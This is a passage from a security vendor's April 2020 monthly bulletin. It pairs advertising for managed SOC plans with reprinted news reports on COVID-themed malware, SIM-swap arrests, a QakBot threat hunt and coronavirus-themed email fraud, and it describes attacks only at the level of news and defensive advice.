



Advanced Security Operations Center
Telelink Business Services
www.telelink.com

Monthly Security Bulletin

April 2020

This security bulletin is powered by Telelink's Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation	Vulnerability Analysis				
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents:

Executive summary..... 4

1. Live Coronavirus Map Used to Spread Malware 6

2. Europol Dismantles SIM Swap Criminal Groups That Stole Millions 7

3. Busted by Cortex XDR: a True Story of Human Intuition and AI 11

4. Ancient Tortoise BEC Scammers Launch Coronavirus-Themed Attack 15

5. Nation-Backed Hackers Spread Crimson RAT via Coronavirus Phishing 17

6. Coronavirus Widens the Money Mule Pool 20

7. Work-from-Home Security Advice 25

8. FBI Warns of Ongoing Zoom-Bombing Attacks on Video Meetings 26

9. Zyxel Flaw Powers New Mirai IoT Botnet Strain 28

10. Chinese Hackers Exploit Cisco, Citrix Flaws in Massive Espionage Campaign 29

11. FBI: Hackers Sending Malicious USB Drives & Teddy Bears via USPS 32

12. Zeus Sphinx Trojan Awakens Amidst Coronavirus Spam Frenzy 36

13. DoppelPaymer Ransomware Stealing Data from Supplier to SpaceX, Tesla 45

**14. Modernizing Threat Management for the Evolving Attack Surfaces of
OT/IoT/IoMT 46**

15. PwndLocker Ransomware Gets Pwned: Decryption Now Available 51


Executive summary

1. Recently cybercriminals have started disseminating real-time, accurate information about global infection rates tied to the Coronavirus/COVID-19 pandemic in a bid to infect computers with malicious software, including a digital Coronavirus infection kit being sold for about \$200. [→](#)
2. Europol together with law enforcement agencies from Spain, Austria, and Romania arrested members of two SIM swapping criminal groups. Criminals were able to take control over a target's phone number and receive all messages and calls delivered to the victims onto their own phone, thus being able to bypass SMS-based multi-factor authentication (MFA) by gaining access to one-time password (OTP) codes, to steal credentials and to log in to their victims' bank accounts, take over their email or social media accounts, as well as change account passwords and locking victims out. [→](#)
3. Read an real story from a pilot Cortex XDR Managed Threat Hunting - Cortex XDR is Artificial Intelligence, built on over a hundred ML models, with an elite group of security experts, so called Unit 42 - the global threat intelligence team at Palo Alto Networks, augmenting the models' predictions with human intuition. [→](#)
4. A Business Email Compromise (BEC) cybercrime group tracked by Agari researchers under the name Ancient Tortoise has started using coronavirus-themed scam emails that advantage of the COVID-19 global outbreak to convince potential victims to send payments. [→](#)
5. A state-sponsored threat actor suspected to be based in Pakistan and currently tracked under multiple names including APT36 and Transparent Tribe is deploying the Crimson RAT onto the systems of targets via a spear-phishing campaign using Coronavirus-themed document baits disguised as health advisories. [→](#)
6. With many people being laid off or working from home thanks to the Coronavirus pandemic, cybercrooks are almost certain to have more than their usual share of recruitable "money mules" — people who get roped into money laundering schemes under the pretense of a work-at-home job offer. Check the story of one upstart mule factory that spoofs a major nonprofit and tells new employees they'll be collecting and transmitting donations for an international "Coronavirus Relief Fund." [→](#)
7. If you are one of the millions workers that switched to working from home, check freely available "Work-from-Home Awareness Kit." Produced by SANS Institute - private U.S. company that specializes in information security, cybersecurity training and certifications [→](#)

8. The US Federal Bureau of Investigation (FBI) warned today of hijackers who join Zoom video conferences used for online lessons and business meetings with the end goal of disrupting them or for pulling pranks that could be later shared on social media platforms. Zoom Video Communications is an US teleconferencing services company that following mass social distancing saw 20-fold increase in the daily usage. [➔](#)
9. Following fixing a zero-day vulnerability in its routers and VPN firewall products in February, hardware maker Zyxel is seeing that same vulnerability being exploited by a new variant of Mirai, a malware strain that targets vulnerable Internet of Things (IoT) devices for use in large-scale attacks and as proxies for other cybercrime activity. [➔](#)
10. Fireeye researchers report that APT41, a notorious China-linked threat group, has targeted more than 75 organizations worldwide, exploiting vulnerabilities in Citrix NetScaler/ADC, Cisco routers and Zoho ManageEngine Desktop Central as part of “one of the broadest campaigns by a Chinese cyber-espionage actor observed in recent years.” [➔](#)
11. FBI warns that hackers from the FIN7 cybercriminal group have been targeting various businesses with malicious USB devices as memory sticks and Teddy Bears, acting as a keyboard when plugged into a computer. Injected commands download and execute a JavaScript backdoor associated with this actor to deliver GRIFFON malware. [➔](#)
12. Starting December 2019, Zeus Sphinx (AKA Zloader, Terdot) is resurfacing after nearly three years of absence to take advantage of the current COVID-19 related Internet climate. It seems that Sphinx’s operators are setting their sights on those waiting for government relief payments with focus on banks in the US, Canada, and Australia. [➔](#)
13. A company that provides custom precision parts to aerospace giants Lockheed Martin, SpaceX and Boeing, has been the target of an attack by an emerging type of ransomware, called DoppelPaymer that can both encrypt files and exfiltrate data. [➔](#)
14. The traditional threat landscape comprised of conventional IT assets is difficult enough to protect, detect and respond to, but the landscape seems to be quickly expanding beyond traditional IT. Those new domains are operational technology (OT), the Internet of Things (IoT) and the Internet of Medical Things (IoMT). The new domains bring their own set of risks and specifics and require Threat Management to be updated accordingly. [➔](#)
15. Researchers from Emsisoft has discovered a way to decrypt files encrypted by the PwndLocker Ransomware so that victims can recover their files without paying a ransom. [➔](#)

1. Live Coronavirus Map Used to Spread Malware

Cybercriminals constantly latch on to news items that captivate the public's attention, but usually they do so by sensationalizing the topic or spreading misinformation about it. Recently, however, cybercrooks have started disseminating real-time, accurate information about global infection rates tied to the **Coronavirus/COVID-19** pandemic in a bid to infect computers with malicious software.



A recent snapshot of the Johns Hopkins Coronavirus data map, available at coronavirus.jhu.edu.

In one scheme, [an interactive dashboard of Coronavirus infections and deaths](#) produced by **Johns Hopkins University** is being used in malicious Web sites (and possibly spam emails) to spread password-stealing malware.

Late last month, a member of several Russian language cybercrime forums began selling a digital Coronavirus infection kit that uses the Hopkins interactive map as part of a Java-based malware deployment scheme. The kit costs \$200 if the buyer already has a Java code signing certificate, and \$700 if the buyer wishes to just use the seller's certificate.

"It loads [a] fully working online map of Corona Virus infected areas and other data," the seller explains. "Map is resizable, interactive, and has real time data from World Health Organization and other sources. Users will think that PreLoader is actually a map, so they will open it and will spread it to their friends and it goes viral!"

The sales thread claims the customer's payload can be bundled with the Java-based map into a filename that most Webmail providers allow in sent messages. The seller claims in a demonstration video that Gmail also allows it, but the video shows Gmail still warns recipients that downloading the specific file type in question (obscured in the video) can be harmful. The seller says the user/victim has to have Java installed for the map and exploit to work, but that it will work even on fully patched versions of Java.

"Loader loads .jar files which has real working interactive Coronavirus realtime data map and a payload (can be a separate loader)," the seller said in the video. "Loader can predownload only map and payload will be loaded after the map is launched to show map faster to users. Or vice versa payload can be predownloaded and launched first."

It's unclear how many takers this seller has had, but earlier this week security experts [began](#) warning of new malicious Web sites being stood up that used interactive versions of the same map to distract visitors while the sites tried to foist the password-stealing [AZORult](#) malware.

As long as this pandemic remains front-page news, malware purveyors will continue to use it as lures to snare the unwary. Keep your guard up, and avoid opening attachments sent unbidden in emails — even if they appear to come from someone you know.

A tip of the hat to [@holdsecurity](#) for a heads up about this malware offering.

Source: <https://krebsonsecurity.com/2020/03/live-coronavirus-map-used-to-spread-malware/>

2. Europol Dismantles SIM Swap Criminal Groups That Stole Millions

Europol arrested suspects part of two SIM swapping criminal groups in collaboration with local law enforcement agencies from Spain, Austria, and Romania following two recent investigations.

SIM swap fraud (also known as SIM hijacking) happens when a scammer takes control over a target's phone number via social engineering or by bribing mobile phone operator employees to port the number to a SIM controlled by the fraudster.

Subsequently, the attacker will receive all messages and calls delivered to the victim onto his own phone, thus being able to bypass SMS-based multi-factor authentication (MFA) by gaining access to one-time password (OTP) codes, to steal credentials, and to take control of online service accounts.

Successful SIM hijacking attacks allow criminals to log in to their victims' bank accounts and steal money, take over their email or social media accounts, as well as change account passwords and locking victims out of their accounts.

"Fraudsters are always coming up with new ways to steal money from the accounts of unsuspecting victims," acting Head of Europol's European Cybercrime Centre Fernando Ruiz said.

"Although seemingly innocuous, SIM swapping robs victims of more than just their phones: SIM hijackers can empty your bank account in a matter of hours," he added. "Law

enforcement is gearing up against this threat, with coordinated actions happening across Europe."

Millions of euros stolen from victims

12 individuals suspected to be part of a hacking ring which was able to steal more than €3 million in several SIM swapping attacks were arrested in Spain by the Spanish National Police (Policía Nacional) in collaboration with Europol and the Civil Guard (Guardia Civil), during 'Operation Quinientos Dusim.'

"Composed of nationals between the ages of 22-52 years old from Italy, Romania, Colombia and Spain, this criminal gang struck over 100 times, stealing between €6,000 and €137,000 from bank accounts of unsuspecting victims per attack," Europol [said](#).

"The criminals managed to obtain the online banking credentials from the victims of the different banks by means of hacking techniques such as the use of banking Trojans or other types of malware. Once they had these credentials, the suspects would apply for a duplicate of the SIM cards of the victims, providing fake documents to the mobile service providers.

"With these duplicates in their possession, they would receive directly to their phones the second-factor authentication codes the banks would send to confirm transfers."

As Europol explains, once they gained access to their victims' bank accounts, the suspects made transfers to mule accounts within a time frame of two hours so that their victims weren't able to realize that something was wrong with their phones.



Image: Europol

Another 14 members of a SIM hijacking gang were also arrested as part of 'Operation Smart Cash' following an investigation led by the Romanian National Police (Poliția Română) and the Austrian Criminal Intelligence Service (Bundeskriminalamt), in collaboration with the Europol.

"The thefts, which netted dozens of victims in Austria, were perpetrated by the gang in the spring of 2019 in a series of SIM swapping attacks," Europol said.

"Once having gained control over a victim's phone number, this particular gang would then use stolen banking credentials to log onto a mobile banking application to generate a withdraw transaction which they then validated with a one-time password sent by the bank via SMS allowing them to withdraw money at cardless ATMs."

This crime group was able to steal more than €500,000 from dozens of Austrian during the spring of 2019 and until they were arrested at their homes in Romania during early February.

Defending against SIM swapping attacks

Europol also shared measures you can take if you want to prevent SIM hijackers from stealing your credentials and locking out of your accounts.

To make sure that SIM swapping doesn't affect you, Europol recommends the following:

- Keep your devices' software up to date
 - Do not click on links or download attachments that come with unexpected emails
 - Do not reply to suspicious emails or engage over the phone with callers that request your personal information
 - Limit the amount of personal data you share online
 - Try to use two-factor authentication for your online services, rather than having an authentication code sent over SMS
 - When possible, do not associate your phone number with sensitive online accounts
- Set up your own PIN to restrict access to the SIM card. Do not share this PIN with anyone.

If you lose mobile connectivity where you normally have no issues, you should immediately contact your provider and the bank if you spot any suspicious activity on your bank account.

Depending on what your mobile provider says, you might have to quickly change passwords for your online accounts to avoid further compromise in case scammers got your SIM ported to an attacker-controlled device.


The Federal Bureau of Investigation (FBI) also issued a [SIM swapping alert](#) last year with guidance on defending against such attacks after observing an increase in the number of SIM jacking attacks.

The FTC provides detailed info on how to [secure personal information on your phone](#) and on how to [keep personal information secure online](#).

Source: <https://www.bleepingcomputer.com/news/security/europol-dismantles-sim-swap-criminal-groups-that-stole-millions/>

3. Busted by Cortex XDR: a True Story of Human Intuition and AI

Artificial intelligence (AI) for security isn't autonomous – yet. The art of utilizing machine learning (ML) is therefore in perfecting how it augments human intuition and curiosity, and in automating this unity to the maximum extent. The following is a true story from a pilot Cortex XDR Managed Threat Hunting customer, and it showcases the security outcomes that can be achieved today when you pair powerful AI with elite threat hunting expertise.



Cortex XDR is built on over a hundred ML models, with an elite group of security experts augmenting the models' predictions with human intuition. These analysts are called Unit 42: the global threat intelligence team at Palo Alto Networks that is renowned for their work to hunt, catch and tag threats.

With Community Access to [Cortex XDR Managed Threat Hunting](#), customers now have Unit 42 as part of their teams, giving them access to a world-class SOC along with the world-class AI-driven XDR platform.

On a sunny Saturday morning, an anomalous signal came to the Cortex Managed Threat Hunting team's attention. A QBot remote access trojan, known for facilitating ransomware infections of entire networks, was attempting to execute on a server at a Massachusetts-based software company. Although the malware was a never-before-seen mutation of the Qbot virus, our Behavioral Threat Protection (BTP) engine caught it.

For those of you new to the world of mutating viruses: there are free open-source frameworks that attackers use to automate the mutation of viruses on a large scale, compiling new, undetectable versions of the same malicious code to bypass antivirus

software that still relies on signatures. The only way to keep up with the growing number of new mutations is via ML models that learn to pick up the similarities between mutations by analyzing the executables and their behavior as they run. Cortex XDR's BTP engine learns all these mutations based on customer occurrences and Unit 42 research, continuously improving our global model and sharing this threat intel across all our customers in real time.

Fortunately, the Cortex XDR endpoint agent killed the malware as soon as the executable attempted to run. Even though the mutation had never been seen before, BTP picked it up and correctly determined that it was malicious.

Then, a second alert came from Cortex XDR signaling that a second host was attempting to run the same file with a different name, but Symantec Endpoint Protection caught it by the hash and removed it prior to execution.

Problem Solved – Right?

At this stage, these were the only two detected occurrences of the virus, and they'd both been eliminated. Call it a day? Not really – there were still questions to answer. Where did the viruses come from? Will they come back again? This is the point when the Unit 42 analysts start working on a root cause analysis, peeling off the layers of this mystery.

About Qbot (QakBot): Qakbot is a fully featured remote access trojan which has plugins for basically everything. In particular, Qakbot is known for its worming capabilities which has been known to facilitate ransomware infections of entire corporate networks. QakBot is over a decade old, and this specific sample was first seen in the WildFire cloud on March 10, 2015. QakBot is generally associated with criminal adversaries, and the primary function is information stealing, although it can easily be used to load additional malware onto the infected host. Lateral movement is performed by the malware attempting to spread itself to open shares on the network, including administrative shares of C\$ and Admin\$. In case of shares protected by weak passwords, it will attempt brute-forcing via a dictionary attack. QakBot may also attempt to access the Credential Store where Windows stores cached passwords for network logins. The Password Manager of Internet Explorer may also be accessed to steal additional cached credentials.


Knowing that Qbot moves like a worm through shared folders, analysts concluded that it must have come from somewhere on the network. And the fact that we hadn't seen it on other computers meant that it lived on an unmanaged device that kept infecting the network. No company has 100% endpoint agent coverage: We needed to look at the network for clues.

Our MTH analysts ran backend queries searching in Cortex Data Lake to look at network traffic and server message block (SMB) file transfers over network shares. We found one host that the two infected servers got the virus from – as we guessed, the host was unmanaged. Looking at the network traffic between the hosts involved, we saw the Qbot executables traveling from the unmanaged server to the ones where they'd been caught.

We investigated further in the network logs and found that the unmanaged host seemed to have been infected for over a month, as indicated by continuous beaconing activity to the internet.

Beaconing is when a piece of malware sends and receives short, intermittent, repeating beacons to and from the internet, which may indicate [command and control](#) (C2) activity. Beaconing usually involves the use of domain generation algorithms (DGA) to randomize domain names regularly – sometimes daily – to circumvent domain name blacklisting. We built ML models in Cortex XDR that recognize DGA behavior, as described in detail in a [previous blog](#).

We're Not Done Yet.




At this point, we had one unmanaged host that was infected and was likely attempting to infect other computers on the network. Peeling the onion further, the team found two additional unmanaged systems that showed similar suspicious DGA beaconing activity. No endpoint data was available for those hosts, either. One of them had been beaconing for the past few weeks, while the other one only started a few days prior.

Our MTH group kept hunting for other indicators of compromise that are characteristic of QBot. What else was infected, what damage had been done? They looked for correlations and signs across disk activities and network traffic using Cortex XDR and [Autofocus](#) queries against the customer's WildFire instance, Unit 42's private threat intel databases, and unique, low-fidelity sources.

The Customer Report

When the MTH team reached their conclusion, they quickly compiled a report to notify the customer about the threat. When customers receive this report, they kick off their incident response procedure and remediate the situation in-house. Since MTH findings are extremely accurate, some of our pilot customers respond to it automatically.



Excerpt from a sample customer report

Proactive Courtesy

While this customer story was about Unit 42 analysts responding to a suspicious signal, there's also an important proactive angle to Cortex XDR Managed Threat Hunting. Unit 42 continues to run proactive research on telemetry captured in and across our MTH customers' environments. It happens periodically that MTH customers receive proactive alerts when a new, high-impact malware is found, or a large attack shows up in the news:

“Dear customer, you may have heard about this and that new malware in the news – we ran a proactive scan in your environment and can confirm that you’re okay.”

Our customers love this collective and proactive intelligence. They know that Unit 42 is at the cutting edge of malware discovery. It gives them peace of mind.

Learn more about [Cortex XDR Managed Threat Hunting service](#). Community Access is available now; general availability is expected in April.

Read more stories in the [Busted by Cortex XDR](#) series.

The post [Busted by Cortex XDR: a True Story of Human Intuition and AI](#) appeared first on [Palo Alto Networks Blog](#).

Source: <http://feedproxy.google.com/~r/PaloAltoNetworks/~3/j0MxdGpaAIE/>

4. Ancient Tortoise BEC Scammers Launch Coronavirus-Themed Attack

A Business Email Compromise (BEC) cybercrime group has started using coronavirus-themed scam emails that advantage of the COVID-19 global outbreak to convince potential victims to send payments to attacker-controlled accounts.

In a report shared with BleepingComputer, Agari Cyber Intelligence Division (ACID) researchers say that they "believe this attack is the first reported example of BEC (business email compromise) actors exploiting the global COVID-19 event."

This scammer group tracked by Agari researchers as Ancient Tortoise is known for actively [using financial aging reports in BEC attacks](#).

[Aging reports](#) (also known as a schedule of accounts receivable) are sets of outstanding invoices that help a company's financial department to track customers who haven't paid goods or services bought on credit.

Ancient Tortoise gains the trust of employees by asking for aging reports while impersonating a company's executives and then asking the customers to pay the outstanding invoices listed in the aging report.

Coronavirus-powered BEC scam


Yesterday, as part of an ongoing BEC scam investigation and multiple email exchanges with Ancient Tortoise actors, Agari researchers received a coronavirus-themed scam email that instructed the personas (aka unpaying customers listed on a fake aging report) used as part of the research to pay an overdue invoice using a different bank account.

"Due to the news of the Corona-virus disease (COVID-19) we are changing banks and sending payments directly to our factory for payments, so please let me know total payment ready to be made so i can forward you our updated payment information," the scam email reads.

Agari's researchers received a Hong Kong mule account where the money should be sent once the scammers were told that the payment will be wired as soon as possible.

It took about three weeks for the attackers to send the coronavirus-themed scam email after their initial contact with the researchers, between February 17th when the request for an aging report landed in Agari's inboxes and March 9th when they launched the final attack on the fake vendor.

Until now, although threat actors have been [sending coronavirus-themed spam emails to targets since January](#), most were sent as part of spam campaigns used to deliver malware payloads and to phish for credentials.



Coronavirus-themed scam email (Agari)

Several BEC groups are using aging report in attacks

Ancient Tortoise is just one of the BEC scammer groups tracked by Agari, with [Silent Starling](#), [Curious Orca](#), and [Scattered Canary](#) being other actors known for running elaborate BEC schemes leading to the compromise of hundreds of employees from companies from all over the world.

"In one case, Silent Starling received a consolidated aging report that included details for more than 3,500 customers with past due payments totaling more than \$6.5 million," Agari said.

To defend against BEC attacks, Agari recommends vendors and suppliers who are initially targeted via executive impersonation attacks to implement strong email authentication and anti-phishing email protections focused on defending against advanced identity deception attacks and brand spoofing.

Companies working with external suppliers are advised to also set up a formal process for handling outgoing payments when suppliers are changing the normal payment account to efficiently prevent such attacks.

BEC scams behind \$1.8 billion in losses in 2019

FBI's Internet Crime Complaint Center (IC3) 2019 Internet Crime Report published in February says that [BEC was the cybercrime type with the highest reported total victim losses](#) last year as it reached almost \$1.8 billion in losses following attacks that targeted wire transfer payments of individuals and businesses.

IC3 also observed an increased number of diversion of payroll funds BEC complaints where fraudsters change employees' direct deposit information by tricking their company's human resources or payroll departments.

The FBI also [warned private industry partners in early March](#) that threat actors are abusing Microsoft Office 365 and Google G Suite as part of BEC attacks.

"Between January 2014 and October 2019, the Internet Crime Complaint Center (IC3) received complaints totaling over \$2.1 billion in actual losses from BEC scams targeting Microsoft Office 365 and Google G Suite," the FBI said in a Private Industry Notification (PIN) from March 3.

Source: <https://www.bleepingcomputer.com/news/security/ancient-tortoise-bec-scammers-launch-coronavirus-themed-attack/>

5. Nation-Backed Hackers Spread Crimson RAT via Coronavirus Phishing

A state-sponsored threat actor is attempting to deploy the Crimson Remote Administration Tool (RAT) onto the systems of targets via a spear-phishing campaign using Coronavirus-themed document baits disguised as health advisories.

This nation-backed cyber-espionage is suspected to be Pakistan-based and it is currently tracked under multiple names including [APT36](#), [Transparent Tribe](#), ProjectM, Mythic Leopard, and TEMP.Lapis.

